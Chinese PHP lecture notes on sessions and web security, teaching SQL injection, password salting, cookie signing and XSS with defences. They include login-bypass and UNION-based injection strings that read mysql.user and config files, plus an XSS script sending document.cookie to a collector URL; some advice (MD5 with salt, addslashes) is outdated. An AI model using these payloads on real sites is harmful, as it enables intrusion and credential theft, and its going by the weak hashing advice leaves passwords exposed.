4: 浏览器禁用了cookie,还可不可以使用session?
1)cookie是用来传箱子上的号码的,禁用cookie,小票无法传递,session不能使用;
2)cookie用来传小票的,我们用其他方法记录传递小票是否也可以?
php.ini设置下面两个

```
session.use_only_cookies = 0 //是否只用cookie来传递小票
session.use_trans_sid = 1 //用地址栏传递小票
```


firefox -> 选项 -> 隐私 禁用cookie

5.php

```php
<?php
session_start();
$_SESSION['area'] = 'beijing';

?>

<a href="6.php">6.php</a>
```

6.php

```php
session_start();
print_r($_SESSION);
```



Array ([area] => beijing)

这种方式是不建议使用的,给别人发连接的时候,会暴漏了自己的session

第5章 安全专题

5.01 sql注入与防范

sql注入实例

后台登陆的万能密码

登陆名:admin' or 1#

asevsd' or # we

log日志记录, 实际运行sql:

```
select * from user where name='admin' or 1
```

输入框传来的值组成了sql的一部分,应该值就是值,不能跟我们的sql进行拼接

查询密码

地址栏:id=1111 union select 1,2,3,..N

不断测试,直至页面正常.

然后把1,2,3换成自己想查的字段,如:
mysql.user 表是系统的表,里面内容很丰富,有数据库的用户名密码等

```
union select mysql.Host,mysql.User,mysql.Password from mysql.user;
```

读取配置文件
mysql可以读取磁盘上的文件

```
select load_file('C:/wamp/www/0903/blog/web/lib/config.php');
```

如果是开源的框架,配置文件是固定的
如果是自己写的,那配置文件一般叫config,或者是cfg
或者借用报错信息来猜测配置文件的具体位置
所以网站上线一般出问题是不报错的
假如猜测出来位置,可以直接输出配置文件信息

```
union select Host,load_file('C:/wamp/www/0903/blog/web/lib/config.php'),Password from mysql.user;
```

写入木马文件

sql注入防范:
1.过滤非法字符

保证传来的字符串作为一个参数,而不是语句拼接的一部分
' 的转义 \' ;只要是来自客户的参数都需要转义
来自客户的参数: get地址栏信息,post表单参数,cookie

如何转义,写一个函数,递归转义
addslashes — 使用反斜线引用字符串
func.php

```
/**
* 转义字符串
* 对post,get,cookie 数组进行转义
*/

function _addslashes($arr) {
    foreach ($arr as $k=>$v) {
        if(is_string($v)) {
            $arr[$k] = addslashes($v);
        } else if(is_array($v)) {
            $arr[$k] = _addslashes($v);
        }
    }
    return $arr;
}
```

init.php

```
$_GET = _addslashes($_GET);
$_POST = _addslashes($_POST);
$_COOKIE = _addslashes($_COOKIE);
```

2.确保正确的数据类型
给文章id转成整型

```
$art_id = $_GET['art_id'] + 0;
```

intval — 获取变量的整数值

```php
$art_id = intval($_GET['art_id']);
```

传入不存在的文章号,跳转到首页

```php
if($rs == 0) {
    header('Location:index.php');
    exit();
}
```

3.正则限制输入字符

后面会学习正则表达式,只限定输入数字0-9或者26个字母或者中文

4.使用预处理而不拼接sql

连接mysql有三种方式,mysql_connet,mysqli,pdo[面向对象会学到]

pdo不是拼接sql,而是预处理,预先生成一个sql,只等参数过来就可以了

```sql
select * from user where name="admin" and password='123456';
```

预处理:prepare

```sql
prepare st1 from 'select * from user where name=? and password=?';
set @a="admin' or 1 #";
set @b='123456';
execute st1 using @a,@b;
```

加上以上几步,sql注入基本上已经可以防范

5.02 密码安全


1.明文密码

N多老的网站密码并未加密,如果有人拿到了服务器权限,导出数据.

所有用户的密码暴露无遗.

csdn泄露事件: http://news.cnblogs.com/n/126248/

天涯泄露事件: http://www.cnbeta.com/articles/166937.htm



2.md5"加密"算法

严格的说:md5并非加密算法,而是一种"指纹算法"

Message Digest Algorithm MD5（中文名为消息摘要算法第五版）为计算机安全领域广泛使用的一种散列函数，用以提供消息的完整性保护.

MD5的典型应用是对一段Message(字节串)产生fingerprint(指纹），以防止被“篡改”。举个例子，你将一段话写在一个叫 readme.txt 文件中，并对这个readme.txt产生一个MD5的值并记录在案，然后你可以传播这个文件给别人，别人如果修改了文件中的任何内容，你对这个文件重新计算MD5时就会发现（两个MD5值不相同）。如果再有一个第三方的认证机构，用MD5还可以防止文件作者的“抵赖”，这就是所谓的数字签名应用。

N多软件提供下载地址的同时,还提供软件的md5指纹,如:

http://mirrors.sohu.com/centos/6.5/isos/x86_64/

目的就是防止有人恶意篡改软件.

md5的重要特点:

1)不可逆性

没有系统的方法可以知道MD5码原来的文字是什么

2)高离散性

这个码具有高度的离散性，没有规律可循。

哪怕原信息的一点点变化就会导致MD5的巨大变化，也可以说产生的MD5码是不可预测的。

3)低碰撞性

由于这个码有128[2^128]位那么长，所以任意信息之间具有相同MD5码的可能性非常之低，通常被认为是不可能的。

正是因为md5的这些特性,因此也被用来加密密码,以致很多人以为MD5是加密算法.

数据库的不应该存明文密码,应该存md5加密后的密码

但是md5也不安全了!

因为互联网上发生过N起大宗的密码泄露事件,尤其是明文泄露.
另一方面,N多人常用的密码往往就2-3个.

把这些明文密码的MD5值各计算一遍,保存在数据库,称为"彩虹表".
如下:

```
mysql> select * from user1;
+--------------+-----------+----------------------------------+
| name         | password  | md5                              |
+--------------+-----------+----------------------------------+
| 戈壁的骆驼刺 | 030618999 | b7272c11e3fe6b211f315100314f7042 |
| 野百合99     | 19690929  | f8d1714e1c6b14d9983ad2db1f8eb094 |
| 小雪19840917 | 730911    | 4a590439f8c74f392afc58321a123fbf |
| 子瞻2009     | 20021128  | fc8a64eeeffcc9bfa8c481e03c50c792 |
+--------------+-----------+----------------------------------+
```

在线彩虹表:http://www.cmd5.com/

3.MD5+salt
MD5并非不安全,只是需要加点盐

sql:

```
alter table user add salt char(8) not null default '';
```

如何防止别人用彩虹表反查密码?
答:加salt字段, 然后md5('真实密码'+salt);
MD5('????HJFKDSL&#') == '13c383e3fbe19bc34073795aece33977';
你能否猜出'????'代表什么内容?

如何判断登录的用户是否正确?
将用户登录输入的密码和salt拼接之后,md5算出来跟数据库中的密码比较看是否相同
这样密码就只有用户自己知道
管理员只能重置密码,原来自己的密码只有自己知道

如下:

```
+--------------+-----------+----------------------------------+
| name         | salt      | md5                              |
+--------------+-----------+----------------------------------+
| 戈壁的骆驼刺 | HJFKDSL&# | 13c383e3fbe19bc34073795aece33977 |
| 野百合99     | $*hg092$b | f8d1714e1c6b14d9983ad2db1f8eb094 |
| 小雪19840917 | a@87294ky | 4a590439f8c74f392afc58321a123fbf |
| 子瞻2009     | gh98qtyc7 | fc8a64eeeffcc9bfa8c481e03c50c792 |
+--------------+-----------+----------------------------------+
```

因为salt可以随机产生,与正常人的密码重复概率极低,
彩虹表几乎不可能正好查出这些MD5值,自然无法得出用户的密码.

login.php
先查出用户名之后,在md5+salt查询密码

```
require('./lib/init.php');

if(empty($_POST)) {
    include(ROOT.'/view/admin/login.html');
} else {
    $name = trim($_POST['name']);
    $password = trim($_POST['password']);
    /*$sql = "select * from user where name='" . $name  . "' and password='" . $password . "'";
```

```
    $rs = mGetRow($sql);
*/  //根据用户名查用户信息
    $sql = "select * from user where name='".$name."'";
    $user = mGetRow($sql);
    if(empty($user)) {
        var_dump($user);
        error('用户名错误');
    } else if(md5($user['salt'] . $password) !== $user['password']){
        error('密码错误');
    } else {
        setcookie('name' , $user['name']);
        header('Location:artlist.php');
    }
}
```

5.03 cookie安全

在浏览器随意添加一个cookie,即可登录我们的后台

> 你是谁?
> 我是"山东大李逵"
> 你爱是谁就是谁

能不能禁止伪造cookie?
不能,cookie是浏览器客户端自己带过来的,我们不能阻止;
我们只可以识别,是真的cookie还是假的cookie

我们在配置文件中加上一段盐,越乱越好
lib/config.php

```
return array(
'host'=>'localhost',
'user'=>'root',
'password'=>'',
'db'=>'blog',
'charset'=>'utf8',
'salt'=>'L&#7sd":Adfqef]',
);
```

在生成一个cookie,用配置文件中的盐和用户名拼接起来,md5一下,封装一个函数

如何让用户无法篡改cookie?
提示:salt

md5+salt 应用于项目
func.php

```
/**
* md5 加密用户名和盐
```

```
* @param str $name 用户名
* @return str 返回加密后的字符串
*/

function ccode($name) {
    $cfg = include(ROOT.'/lib/config.php');
    $salt = $cfg['salt'];
    return md5($salt . '|' . $name);
}


/**
* 检测是否登录
*/

function acc() {
    //如果两个cookie有一个不存在,则返回false
    if( !isset($_COOKIE['name']) || !isset($_COOKIE['ccode']) ) {
        return false;
    }

    return $_COOKIE['ccode'] === ccode($_COOKIE['name']);
}
```

login.php

```
setcookie('name' , $user['name']);
setcookie('ccode' , ccode($user['name']));
header('Location: artlist.php');
```

为什么不用session来加密？

session_id是随机生成的,别人很难伪造;用session感觉上很省事;
但是用session的效率不如用cookie的高;
因为session放在服务器端,像大型的网站,每天的访问量成千上万上亿,一个目录下放置那那么多的session文件,再查询,会拖累服务器的效率;
用cookie,它是由浏览器存储的,上亿个客户,上亿台浏览器,负担交给了浏览器,访问的时候带过来,带过来之后算一下就可以了

5.04 xss攻击与防范

XSS攻击：跨站脚本攻击(Cross Site Scripting)，
为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆。
故将跨站脚本攻击缩写为XSS。

一定不能相信用户的输入!
一定不能相信用户的输入!
他们都是坏人!
他们都是坏人!

新浪hellosamy XSS攻击事件

2011年6月28日晚上8点开始,新浪微博爆发刷屏病毒链接。
据了解，用户中毒后会在短时间内自动发布“建党大业中穿帮的地方”、“3D肉蒲团高清普通话版种子”等大量带链接内容，同时会向粉丝发送带病毒链接的私信，中毒用户反映，粉丝一旦点击这些链接，就会感染微博病毒，用已登录的微博账号自动发布病毒微博和私信。

采用了什么样的攻击方法编辑
1、利用了新浪微博存在的XSS漏洞；
2、使用新浪提供的短域名服务（这些网址目前已经“无害”）；
3、当新浪登陆用户不小心访问到相关网页时，由于处于登录状态，会运行这个js脚本做几件事情：
a.发微博（让更多的人看到这些消息，自然也就有更多人受害）；
b.加关注，加id为2201270010的用户关注——这应该就是大家提到的hellosamy了；
c.发私信，给好友发私信传播这些链接。

百度贴吧xss攻击事件
2014年3月9晚，六安吧等几十个贴吧出现点击推广贴会自动转发等。
吧友所关注的每个关注的贴吧都会转一遍，病毒循环发帖。
并且导致吧务人员，和吧友被封禁。

恶作剧:
表单输入 如下内容

```
</div>
<p style="font-size:100px">逗你玩</p>
```

略带恶意:
表单输入 如下内容

```
<script>
while(true) {
 alert('欢迎你');
}
</script>
```

恶意:
可以读取cookie,就能送去远方

```
<script>
alert(document.cookie);
```

```
</script>
```

偷cookie的代码

```
<script>
var url = "http://localhost//toucookie.php?cookie=" + document.cookie;
var img  = document.createElement("img");
img.src = url;
document.appendChild(url);
</script>
```

防范:

1)不需要展示HTML标签的表单内容,入库时直接转成实体显示

htmlspecialchars

```
$_POST['content] = htmlspecialchars($_POST['content']);
```

可以用正则检测输入框必须为email等合法数据

2)需要展示HTML标签的部分, 仅允许展示有限的标签,如p,a,img等

如strip_tags 来过滤html标签

3)严格检查标签属性,及链接地址

5.05 网站上线与发布步骤

作业

1. 写通用上传函数完成多文件上传
2. 如何限制上传文件的类型? 比如只能传jpg,png
3. 如何限制文件上传的大小?
4. 大文件上传参数配置[要求能上传30M的文件]
5. **验证码如何生成干扰线?**
   提示:imageline()+随机数,画随机位置,随机颜色的线段
6. **如何用其他字体生成验证码,或用中文验证码,再让文字倾斜?** 提示: imagettftext()+字体文件. 并注意,字母可以随便选取,因为26个字母大家都认识. 但中文不能随便选,因为汉字的生僻字太多. 一般是把常用的1000个汉字放在一个数组里,然后随机选几个.
7. **如何判断验证码输入的是正确的?**
   提示: session
8. 缩略图两端自动补白
   不管一张图片是"瘦高",还是"宽扁", 我都等比例缩略,然后放到一个正方形的图中去,
   那么,正方形的上下两边,或左右两边,要留出一个空白.
   提示: 先计算缩放比例,然后计算左右/上下,各留多少空白,并封装成函数
9. 水印如何放在右上角? 右下角, 左下角,正中间?
   试写一个函数用于快速加水印,并允许指定水印的位置
   (提示:要计算小图小对于大图的位置)
10. 一个域名下最多可设置多少个cookie?
11. 单个cookie的值,最大可以多少字节? 提示:这两个问题,因具体的浏览器而略有不同, 搜索"cookie 长度" , "cookie 数量",并亲自测试. 得到一份自己说出来有底气的答案.
12. 动手实验cookie与session能存储的数据类型